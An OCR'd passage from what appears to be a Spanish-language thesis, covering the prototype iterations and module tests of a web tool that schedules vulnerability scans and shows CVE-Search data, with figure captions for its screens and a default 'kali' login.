


Figura 3.3 Escaneos prototipo uno

Figura 3.4 Resultados prototipo uno

Figura 3.5 Explotación prototipo uno

Para la evaluación del prototipo se usaron formularios de Google con el formato mostrado en la Figura 3.6, en la cual se evalúa la experiencia y el diseño de la interfaz Web. También se incluye un apartado de sugerencias para implementarlas en la versión definitiva.




Figura 3.6 Formulario de evaluación prototipo 1

Figura 3.7 Resultados encuesta

Basados en las respuestas obtenidas como se muestra en la Figura 3.7 y en los formularios adjuntos en el ANEXO B, se obtiene el siguiente listado de características a implementar:

- Los escaneos pueden tener más de una IP asociadas.
- Añadir opciones extra para que el usuario escoja los puertos a escanear y si el escaneo será rápido o minucioso.
- El escaneo pueda ser mensual o semanal.
- Incluir el último CVE del repositorio local en la página principal
- Los CVE con puntaje con más de 5.0 deben mostrarse en rojo.
- Incluir logs de la aplicación para visualizar errores desde la interfaz gráfica.
- Incluir una prueba de conectividad del PowerShell remoto.
- Incluir que se pueda cambiar la contraseña y usuario por defecto.

3.1.2 Prototipo número dos

En el prototipo número dos se incluyeron todos los aspectos sugeridos en la evaluación del prototipo uno. El este prototipo fue el final, con el cual se realizarán las pruebas de la aplicación como se observa desde la Figura 3.8 hasta Figura 3.14 se muestra el nuevo diseño de la aplicación y las funcionalidades sugeridas integradas.




Figura 3.8 Página Principal prototipo final




Figura 3.9 Logs prototipo final




Figura 3.10 Cambio credenciales prototipo final




Figura 3.11 Activos prototipo final




Figura 3.12 Escaneos prototipo final




Figura 3.13 Crear escaneo prototipo final




Figura 3.14 Mitigación prototipo final

3.2 Pruebas de la aplicación

En el presente capítulo se presenta el prototipo final de gestión Web en el cual se realizaron las pruebas de cada módulo de acuerdo con la metodología ágil RAD. Por lo que a continuación, se presentarán los resultados obtenidos de cada módulo.

3.2.1 Prueba Módulo de Autenticación

En la Figura 3.15 se presenta la interfaz de usuario para la autenticación del usuario en el sistema. El usuario y contraseña por defecto es kali.

Figura 3.15 Prueba módulo autenticación

Si el usuario o contraseña es incorrecta se mostrará un mensaje al usuario como se presenta en la Figura 3.16.




Figura 3.16 Prueba autenticación fallida

3.2.2 Prueba Módulo de Pantalla Principal

En el módulo de la pantalla principal se muestra el CVE más reciente descargado en el repositorio local de `CVE-Search` como se puede apreciar en la Figura 3.17.




Figura 3.17 Prueba módulo pantalla principal

Para actualizar `CVE-Search` se debe utilizar scripts de actualización de la Figura 3.18 para que el repositorio local descargue los nuevos CVE encontrados hasta ese momento.

